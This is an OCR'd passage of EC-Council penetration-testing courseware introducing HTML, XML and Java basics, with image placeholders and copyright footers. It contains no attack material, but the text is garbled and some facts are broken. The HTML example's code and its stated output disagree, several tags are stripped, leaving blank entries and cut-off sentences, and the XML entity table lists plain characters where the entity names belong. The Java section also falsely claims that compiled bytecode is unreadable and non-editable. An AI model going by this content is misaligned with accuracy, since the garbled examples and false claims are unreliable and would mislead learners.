
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Markup and Programming Languages

Mark up refers to placing some character sequence or symbol sequence in a text. Mark-up languages are developed for processing and presentation of the text in better and efficient manner. Mark up languages mainly deal with the indicators known as tags. Some of the well-known mark-up languages are HTML, XML, etc. This section deals with the web mark-up and programming languages like HTML, XML, JAVA, .NET, JSP, ASP, PHP, PERL, JAVASCRIPT, BASH, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTML

HTML or Hyper Text Mark-up Language is the structural language for creating web pages and web elements that can be displayed in a web browser. HTML 2.0 was first published in 1995 and HTML5 is the latest version of HTML that is launched in 2014. HTML scripts are easy to write. These scripts can be developed by using professional HTML editors or by simple text editors. These HTML pages can be read using Web browsers, in fact, web browsers are intended to read the HTML scripts. It is platform independent, which means the HTML pages can be run on any browser in any Operating System or platform.

HTML uses tags and attributes to define the structure and layout of a web document. HTML tags are label representation of content blocks such as “paragraph”, “table”, “heading”, etc. Following are two types of tags present in HTML language:

- **Closed tags**: These tags are generally the structure defining tags of an HTML web page and needs a closure to define a scope of its function. The closure of the tag is done by the </>. For ex, a tag <table> closes with </table>. Other tags in this category include <title>, <body>, <a> etc.
- **Open tags**: These tags are the formatting based tags. Closure of these tags are optional, which means they mostly provide correct functioning even if they are not closed. For ex.
 tag is line break tag and does not require to be closed. Other tags in this category include <p>, <img>, <li>, etc.

Some tags can be self-closed. However, this might not work correctly for every tag there is. For ex.
 is a self-closing tag.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example.html

```
<html>
<body>
<p>Hello Admin</p>
</body>
</html>
```

Output

Hello World!

Figure A.223: HTML Example program


In the above example,

- **<html>** and **</html>**: This tag pair represent the start and end of the HTML script.
- **<body>** and **</body>**: This tag pair represent the main body of the script.
- ** ** and ** **: This tag pair represent the new paragraph in the main body.

Apart from the above mentioned tags, following are some of the most commonly used HTML tags:

- **<HEAD>** and **</HEAD>**: This tag will be placed just after the HTML tag. This represents the general information or the metadata of the web page.
- **<TITLE>** and **</TITLE>**: This tag represents the header part of the document. The text that will be entered in between this pair will be displayed on the title bar of the web page.
- **<TABLE>** and **</TABLE>**: This tag represents the tables that are to be displayed on the web page.
- **<FONT>** and **</FONT>**: This tag pair is used for modifying fonts and customizing webpage basing on the user requirement.
- **<U>**: This tag is for the underline text (duh.)
- **<I>**: This tag is for the Italic text
- **<B>**: This tag turns the tag into BOLD formatting
- **
**: This tag is used to go to the new line without using any spaces

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extensible Markup Language (XML)

XML, or the eXtensible Mark-up Language, is a mark-up language which uses a set of defined protocols for the encoding of the documents that can be easily decoded into format that is both machine-readable as well as human-readable. The XML tags are not predefined. The user needs to define the tags himself. This is why it is called extensible. The XML is self-describing and it is designed to describe the document data, using the Document Type Definition (DTD). This property is inherited by the XML from the Standard Generalized Mark-up Language (SGML), which sets a standard of the document definition, acting as a metadata for the document. The XML is used to contain the described data transfer the data as its description in a .xml file. It must be noted that unlike HTML which is used to present the data, the XML carries the data, and not display it.

Characteristics:

- It is extensible
- It carries the data, does not present it
- It is a public standard

Advantages:

- Used to exchange the information between organizations and systems.
- Used for offloading and reloading of databases.
- Used to store and arrange the data, which can customize your data handling needs.
- Easily merges with style sheets to create almost any desired output.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The XML is used in the wide range of web development and application designs. The data it carries can be presented in many different ways in the same document. Thus it creates a separation between the data and the presentation and can be used dynamically.




Figure A.224: Rules to write different types of markup and text in an XML document

Example of XML

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Alan</to>
  <from>Bob</from>
  <heading>Reminder</heading>
  <body>Dinner at my place at 7'o clock</body>
</note>
```

Here, the first line `<?xml version="1.0" encoding="UTF-8"?>` provides the document description. `<note>` is known as root element which acts as a container of the data. It is important to note that the XML is case sensitive language and the closure of tags are necessary.

```
<note date="12/11/2007">
  <to>Alan</to>
  <from>Bob</from>
</note>
```

Here, if there is any definition of Value, it should be enclosed within Quotes.


There are 5 pre-defined entity references in XML:

Less Than	`<`
Greater Than	`>`
Ampersand	`&`
Apostrophe	`'`
Quotation Mark	`"`

Table A.40: XML pre-defined entity references

These entities can be used in place of the symbolic characters to avoid errors in the XML file syntax.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Java

Java is an object oriented programming language which is used to develop webpage components (applets) or a standalone application module. It is a platform independent language, which means that it can be run on any platform providing a Java Virtual Machine Environment. The Java code gets compiled into Bytecode, which can run on any platform having JVM irrespective of the computer architecture. The programming is based on the concept of classes and objects and uses predefined or custom made libraries for functions and methods, which means that once a class is defined, it can be used anywhere and many number of times within the project code. This feature of Java is called Reusability. The Java code supports large sets of protocols, mechanisms, tools, API's, security algorithms etc. helping in securing the application code. Since the original code gets compiled into Bytecode object, it is unreadable and non-editable by any external sources.

Features

- Platform-independent
- Multithreaded programming
- Built-in support for computer networks
- Automatic garbage collection
- Designed to execute code from remote sources securely
- Designed to handle exceptions
- Portability

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.225: Various uses of JAVA

